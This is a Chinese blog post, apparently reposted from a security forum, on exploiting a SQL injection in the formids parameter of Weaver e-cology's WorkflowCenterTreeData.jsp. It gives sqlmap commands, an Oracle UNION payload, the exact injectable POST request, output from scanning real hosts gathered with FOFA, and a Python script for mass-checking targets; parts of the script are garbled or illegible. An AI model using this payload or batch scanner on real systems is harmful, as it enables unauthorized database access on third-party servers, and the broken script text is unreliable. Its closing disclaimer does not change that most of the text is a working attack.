

【实战技巧】sqlmap 不为人知的骚操作

_Summer's blog

目录

- 前言
- 0x00 致谢
- 0x01 注入前知识补充
- 0x02 开始注入
- 0x03 那些乌七八糟的坑
- 0x04 批量验证漏洞是否存在
- 0x05 脚本源码
- 0x06 免责声明

前言

此篇文章是我投 t00ls 通过的文章，在 t00ls 可以看到原稿！

在这里发布是给那些没有 t00ls 账号的小伙伴看看！

如果有不知道这个漏洞，可以先看看下面的文章

<https://xz.aliyun.com/t/6531>

0x00 致谢

感谢丞相表哥的无私相助，感谢丞相表哥倾言相怼。没有你怼言，就没有这篇文章。没有的无私，就没有我的今天。感谢丞相表哥一直以来的孜孜不倦的教诲，一直以来倾囊相授，一路有你，真好！

0x01 注入前知识补充

sqlmap 参数：-prefix,-suffix

在有些环境中，需要在注入的 payload 的前面或者后面加一些字符，来保证 payload 的正常执行。

例如，代码中是这样调用数据库的：

```
$query = "SELECT * FROM users WHERE id=( ' . $_GET[' id' ] . ' ) LIMIT 0, 1";
```

这时你就需要-prefix 和-suffix 参数了：

```
python sqlmap.py -u "http://192.168.136.131/sqlmap/mysql/get_str_brackets.php?id=1" -p id --prefix " )" -
```


-suffix "AND (' abc' =' abc"

这样执行的 SQL 语句变成:

```
$query = "SELECT * FROM users WHERE id=('1') <PAYLOAD> AND ('abc'='abc') LIMIT 0, 1";
```


0x02 开始注入

首先我找一个站点测试一下是否存在这个漏洞。



好，我已经成功验证漏洞是存在的！先构造参数和 payload，后使用 sqlmap 开始注入。

oracle)



```
C:\> sqlmap

UNION ALL SELECT NULL,CHR(113)||CHR(106)||CHR(112)||CHR(107)||CHR(113)||CHR(72)
||CHR(122)||CHR(81)||CHR(66)||CHR(88)||CHR(109)||CHR(71)||CHR(104)||CHR(76)||CHR
(74)||CHR(107)||CHR(84)||CHR(76)||CHR(70)||CHR(85)||CHR(114)||CHR(65)||CHR(70)||
CHR(111)||CHR(118)||CHR(117)||CHR(103)||CHR(87)||CHR(111)||CHR(78)||CHR(121)||CH
R(76)||CHR(100)||CHR(99)||CHR(90)||CHR(121)||CHR(106)||CHR(97)||CHR(87)||CHR(70)
||CHR(70)||CHR(82)||CHR(87)||CHR(105)||CHR(111)||CHR(113)||CHR(98)||CHR(106)||CH
R(118)||CHR(113) FROM DUAL order by (((1
---
[22:11:26] [INFO] testing Oracle
[22:11:34] [INFO] confirming Oracle
[22:11:39] [INFO] the back-end DBMS is Oracle
web application technology: JSP
back-end DBMS: Oracle
[22:11:39] [INFO] fetched data logged to text files under 'C:\Users\samny\AppData
a\Local\sqlmap\output\'

[*] ending @ 22:11:39 /2019-10-11/

F:\sqlmap\sqlmap>
```

从目前看来一切都很顺利的亚子！但是过程真的有这么简单吗？让我们且看下回分解。

0x03 那些乌七八糟的坑

好，让我们继续上回合！

观众：你这回合继续有点快呀！

我。。。。。（鸦雀无声！）你这个怎么回事啊！打断我说话，能不能让我继续了！


ok，让我们继续听你讲！

上面都是我的垃圾话！各位看官不要介意！

我抓包，存包之后，把参数也全部都弄好了！我开开心心的敲下回车键！

结果悲剧！！（下面的图片都是我弄了好久才。。。。。）

其实到后面才发现，下面的意思是我 formids 参数不在数据包的参数里面！



```
C:\Windows\System32\cmd.exe
_|v... |_| http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program


[*] starting @ 21:44:49 /2019-10-11/

[21:44:49] [INFO] parsing HTTP request from 'e:\p.txt'
[21:44:49] [DEBUG] not a valid WebScarab log data
[21:44:49] [DEBUG] cleaning up configuration parameters
[21:44:50] [DEBUG] setting the HTTP timeout
[21:44:50] [DEBUG] setting the HTTP User-Agent header
[21:44:50] [DEBUG] creating HTTP requests opener object
[21:44:50] [DEBUG] provided parameter 'formids' is not inside the GET
[21:44:50] [DEBUG] provided parameter 'formids' is not inside the POST
[21:44:50] [CRITICAL] all testable parameters you provided are not present withi
n the given request data


[*] ending @ 21:44:50 /2019-10-11/

E:\sqlmap-master>
半: https://blog.csdn.net/sun1318578251
```


我把 -p 参数改成这样子！



这个就是我直接包修改下来的结果！参数不在一起，sqlmap 无法识别！




```
1.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
POST /mobile/browser/WorkflowCenterTreeData.jsp?node=wftype_1&scope=2333 HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:56.0) Gecko/20100101 Firefox/56.0
Content-Length: 2244
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 2244
Connection: close
Upgrade-Insecure-Requests: 1

formids=111111111111

https://blog.csdn.net/sun1318578251
```

改成这样子就可以！一定要修改成这样子！不然注入失败的！



```
1.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
POST /mobile/browser/WorkflowCenterTreeData.jsp HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```



```
Content-type: application/x-www-form-urlencoded
Content-Length: 2270

node=wftype_1&scope=2333&formids=11111111111
```

<https://blog.csdn.net/sun1318578251>


ps

这张图就是我把 - p 修改错误的亚子！虽然可以注入但是注入失败的！！

```
columns because the level (3) is higher than the provided (1)
[19:30:39] [WARNING] GET parameter 'scope' does not seem to be injectable
[19:30:39] [CRITICAL] all tested parameters do not appear to be injectable. Try
to increase values for '--level'/'--risk' options if you wish to perform more te
sts. If you suspect that there is some kind of protection mechanism involved (e.
g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comme
nt')
[19:30:39] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 4 times, 404 (Not Found) - 6 times
[19:30:39] [DEBUG] too many 4xx and/or 5xx HTTP error codes could mean that some
kind of protection is involved (e.g. WAF)

[*] ending @ 19:30:39 /2019-10-11/
```

burpsuite 里面自带功能可以修改数据包请求方式！点击鼠标右键就会弹出下面的页面！




这个是我成功的亚子！妈的开心极了！

[illegible]

0x04 批量验证漏洞是否存在

首先使用 FOFA 收集一批 url!



使用脚本验证！下面是效果图！结果又一定的失败率！

```
D:\下载>py -3 泛微SQL注入批量脚本.py
http://[redacted].2:9/ --Timeout
[]
http://[redacted]8/存在漏洞
http://[redacted]2:185/不存在漏洞
```

http://127.0.0.1:33/存在漏洞

```
http://[redacted]不存在漏洞
http://[redacted]:75[redacted]--Timeout
http://[redacted]:1[redacted]不存在漏洞
http://[redacted].cn不存在漏洞
http://[redacted]不存在漏洞
http://[redacted].com不存在漏洞
```

```
http://[redacted]com不存在漏洞
http://[redacted]3 --Timeout
http://[redacted]1不存在漏洞
http://[redacted].cn不存在漏洞
http://[redacted]不存在漏洞
http://[redacted]om不存在漏洞
```

0x05 脚本源码

```
#config=utf-8
```

```
import requests,json
```

```
def fanwei(urls):
```

try:

```
url = url+"mobile/browser/WorkflowCenterTreeData.jsp?node=wftype_1&scope=2333"
```

[illegible]

a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0

[illegible]

```
headers = {
    "Content-Type": "application/x-www-form-urlencoded",
    "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:56.0) Gecko/20100101 Firefox/56.0",
    "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
    "Accept-Language": "zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3",
    "Accept-Encoding": "gzip, deflate",
    "Content-Length": "2236",
```



```

        "Connection": "close",
        "Upgrade-Insecure-Requests": "1"
    }

info = requests.post(url, headers=headers, data=data, timeout=30)
if info.status_code == 200:
    json_info = json.loads(info.text)

    if json_info == []:
        print(urls+" 不存在漏洞")
        with open("no.txt", 'a') as f:
            f.write(urls + '\n')
    else:
        print(json_info)
        print(urls+" 存在漏洞")
        with open("ok.txt", 'a') as f:
            f.write(urls + '\n')
else:
    print(urls+"不存在漏洞")
    with open("no.txt", 'a') as f:
        f.write(urls + '\n')
except requests.exceptions.HTTPError:
    print(urls+" --HTTPError")
    with open("error.txt", 'a') as f:
        f.write(urls + '\n')
except requests.exceptions.ConnectionError:
    print(urls+" --ConnectionError")
    with open("error.txt", 'a') as f:
        f.write(urls + '\n')
except requests.exceptions.Timeout:
    print(urls+" --Timeout")
    with open("error.txt", 'a') as f:
        f.write(urls + '\n')
except json.decoder.JSONDecodeError:
    print(urls+" --JSONDecodeError")
    with open("error.txt", 'a') as f:
        f.write(urls + '\n')

```

```
fp=open("1.txt")
for line in fp:
    line = line.strip('\n')
    fanwei(str(line))
```

0x06 免责声明

本文中提到的漏洞利用 Poc 和脚本仅供研究学习使用，请遵守《网络安全法》等相关法律法规。